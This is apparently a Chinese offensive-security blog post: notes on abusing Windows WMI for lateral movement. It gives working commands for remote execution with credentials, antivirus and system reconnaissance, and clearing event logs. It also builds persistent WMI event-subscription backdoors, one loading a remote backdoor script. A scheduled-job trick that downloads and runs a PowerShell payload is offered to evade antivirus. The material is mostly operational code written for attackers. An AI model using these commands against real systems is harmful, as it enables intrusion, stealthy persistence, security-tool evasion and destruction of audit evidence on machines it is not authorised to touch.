渗透基础 WMI 学习笔记

原创 rabbit 宽字节安全 今天

0x01 前言

> 随着技术的更新换代，很多技术在Windows系统中被引进和弃用，但是有一种非常强大的技术却保留了下来，自Windows NT 4.0和Windows 95开始就一直延续下来，那就是Windows Management Instrumentation (WMI)，即Windows管理工具。现在所有的Windows系统中都有这个工具，利用它包含的工具集，我们可以管理本地或远程的计算机。它不仅仅被系统管理员熟知，更因为Stuxnet利用WMI来进行攻击的原因而被广大安全人员所知。由于WMI能够提供系统信息收集，防病毒检测，代码执行，横向移动，持久化和盗取数据的能力而很受黑客的欢迎。

0x02 在远程机器上执行

wmic

```
wmic os get Name,OSArchitecture
wmic /node:192.168.1.1 /user:administrator /password:123456 os get Name,OSArchitecture
```

powershell

```
$computerName = "192.168.17.129"
$password = "123456"
$userName = "Administrator"
$secPwd = ConvertTo-SecureString $password -AsPlainText -Force
$creds = New-Object System.Management.Automation.PSCredential($userName, $secPwd)
$Query = "select * from Win32_OperatingSystem"
Get-WmiObject -Query $Query -ComputerName 192.168.17.129 -Credential $creds |Select-Object Name,OSArchitecture
```

只有 hash 的情况下，配合 wce （Windows Credentials Editor）注入后执行，不需要再指定 `Credential`

0x03 常用语句

```
$wql = "select * from Win32_QuickFixEngineering" // 获取补丁信息
Get-WmiObject -Query $wql | Select-Object HotFixID
Get-WmiObject -Query $wql -ComputerName 192.168.1.1 -Credential $creds | Select-Object HotFixID
wmic /node:192.168.1.1 /user:administrator /password:123456 qfe get HotFixID
wmic qfe get HotFixID

$wql = "select name,OSArchitecture from Win32_OperatingSystem" //获取操作系统名称和位数
wmic os get name,OSArchitecture



$wql = "Select * from win32_process" // 获取进程列表
wmic process get name

"Select name,state From Win32_Service" // 获取服务和状态
wmic service get name,state

"Select * from win32_logicaldisk where drivetype=3 or drivetype=5" // 获取盘符信息
wmic logicaldisk where drivetype=3 get deviceid

$wql = "SELECT * FROM Win32_ENVIRONMENT" // 获取环境变量
wmic ENVIRONMENT get VariableValue

$wql = "select * from win32_product" // 列出已安装的软件
wmic product get name

Get-WmiObject -Namespace root\SecurityCenter2 -Class AntiVirusProduct -ComputerName 192.168.17.129 -Credential $creds |Select-Object displayName // 获取已安装的防护软件
 wmic /namespace:\\root\securitycenter2 path antivirusproduct GET displayName

$wql = "select * from Cim_DataFile where Drive='c:' and path ='\\'" // 列目录下的文件
```

```
wmic nteventlog get path,filename,writeable // 查看系统开启的日志
wmic nteventlog where filename="system" call cleareventlog // 清除日志
wmic process call create "cmd /c whoami" // 创建进程
wmic process where name="explorer.exe" call terminate // 结束进程
```

0x04 WMI Eventing Backdoor

主要依赖 `ActiveScriptEventConsumer` 和 `CommandLineEventConsume` 来构造

CommandLineEventConsumer

CommandLineEventConsumer：执行一条命令, 示例如下

```
$userName = "administrator"
$EventName = "unicode"
$secPwd = ConvertTo-SecureString "rabbit" -AsPlainText -Force
$Credential = New-Object System.Management.Automation.PSCredential($userName, $secPwd)  # 创建凭证信息

$CommonArgs = @{
 Credential = $Credential
 ComputerName = '192.168.17.129'
}

# 秒数为 10 的时候触发
$Wql = "select * from __InstanceModificationEvent where TargetInstance Isa 'win32_LocalTime' and TargetInstance.Second = 10"
$Command = "cmd /c whoami"

# 创建事件过滤器
$filter = Set-WmiInstance @CommonArgs -Namespace root/subscription -Class __EventFilter -Arguments @{ EventNamespace =
'root/cimv2'; Name = $EventName; Query = $Wql; QueryLanguage = 'WQL' }
# 创建事件处理
$consumer = Set-WmiInstance @CommonArgs -Namespace root/subscription -Class CommandLineEventConsumer -Arguments @{
Name = $EventName; CommandLineTemplate = $Command }
# 绑定
$FilterToConsumerBinding = Set-WmiInstance @CommonArgs -Namespace root/subscription -Class __FilterToConsumerBinding -
Arguments @{ Filter = $Filter; Consumer = $Consumer }
```

指定详细的年月日时分秒，或者每周的某一天，或者指定多个时间点等等，来作为持久化的触发条件，例如:

```
Select * From __InstanceModificationEvent Within 5 Where TargetInstance ISA 'Win32_LocalTime' And (TargetInstance.Second=0 Or
TargetInstance.Second=10 Or TargetInstance.Second=20 Or TargetInstance.Second=30 Or TargetInstance.Second=40 Or TargetInstance.Second=50)
```

ActiveScriptEventConsumer

ActiveScriptEventConsumer：用来执行 VBScript/JScript 程序，可以用使用 ScriptFileName 指定脚本的路径，也可以直接使用 ScriptText 将脚本内容直接写入。示例如下：

```
.....
$setings = @{
Name = $EventName;
ScriptingEngine = 'JScript';
ScriptText = 'new ActiveXObject("Wscript.Shell").Run("cmd.exe /c echo 1 > c:\\1.txt");'
}
$Wql = "select * from __InstanceModificationEvent where TargetInstance Isa 'win32_LocalTime' and TargetInstance.Second = 10"

# 创建事件过滤器
$filter = Set-WmiInstance @CommonArgs -Namespace root/subscription -Class __EventFilter -Arguments @{ EventNamespace =
'root/cimv2'; Name = $EventName; Query = $Wql; QueryLanguage = 'WQL' }
# 创建事件处理
$consumer = Set-WmiInstance @CommonArgs -Namespace root/subscription -Class ActiveScriptEventConsumer -Arguments $setings
# 绑定
$FilterToConsumerBinding = Set-WmiInstance @CommonArgs -Namespace root/subscription -Class __FilterToConsumerBinding -
Arguments @{ Filter = $Filter; Consumer = $Consumer }
.....
```

这样就可以直接使用 VBScript/JScript 来直接执行命令、加载 shellcode 等操作。也可以远程加载 payload ，易于随时修改，也以防被抓样本。参考乌云知识库 "WSC、JSRAT and WMI Backdoor"

```
ScriptText = 'GetObject("script:https://raw.githubusercontent.com/3gstudent/Javascript-Backdoor/master/test")';
```

0x05 Bypass AV

用 wmic process call create cmd 的方法对远程主机进行测试，被防护软件拦截，拦截信息如下：

进程：C:\Windows\System32\wbem\WmiPrvSE.exe

发起攻击的电脑：192.168.17.1

可能被利用的程序： C:\Windows\System32\cmd.exe 宽字节安全

用 创建事件的方式 ActiveScriptEventConsumer 用 js 去执行，被防护软件拦截，拦截信息如下：

进程：C:\Windows\System32\wbem\scrcons.exe


动作：进程创建

路径：C:\Windows\System32\cmd.exe 宽字节安全

对行为进行的拦截，需要改变行为，断开调用链，这里通过添加计划任务来执行命令，当然你的 payload 也需要是免杀的，代码如下

```
$ComputerName = .....
$Cred = .....
$command = "cmd /c echo IEX ((new-object net.webclient).downloadstring('http://192.168.1.1/a')) | powershell -",
$wmi_sched_job = [wmiclass]"\\$env:computername\root\cimv2:win32_scheduledjob"
$time = $wmi_sched_job.ConvertFromDateTime($time)
(Get-WmiObject -list win32_scheduledjob -ComputerName $ComputerName -Credential $Cred).Create( $command,$time)
```

成功绕过拦截



实战中，先获取远程系统 AV、服务、进程 等信息，在考虑下一步的针对性操作

0x06 补充

`WMI` 在平常利用的中一般情况会执行命令输出回显到文件中，在建立连接后使用 `type` 来查看，但在目标不开放 445 的情况下不可用。在 `wmicmd`(https://github.com/nccgroup/WMIcmd) 中，是将执行后的结果插入了注册表，然后在读取注册表中的值来完成不依赖 445 的回显。其实可以新建一个wmi类来储存结果，再去获取其中的值，这样就不用了直接对注册表进行操作也能实现不依赖 445 的回显。

- 存储：

```
$StaticClass = New-Object Management.ManagementClass('root\cimv2', $null,$null)
$StaticClass.Name = 'Win32_Command'
$StaticClass.Properties.Add('Command' , $Payload)
$StaticClass.Put()
```

- 读取:

```
$Payload=([WmiClass] 'Win32_Command').Properties['Command'].Value
```

0x07 参考

> https://www.freebuf.com/column/241216.html
> http://drops.leesec.com/#!/drops/1185.WSC、JSRAT and WMI Backdoor
> https://www.t00ls.net/viewthread.php?tid=21167&highlight=wmi
> https://github.com/nccgroup/WMIcmd
> https://github.com/Ridter/Intranet_Penetration_Tips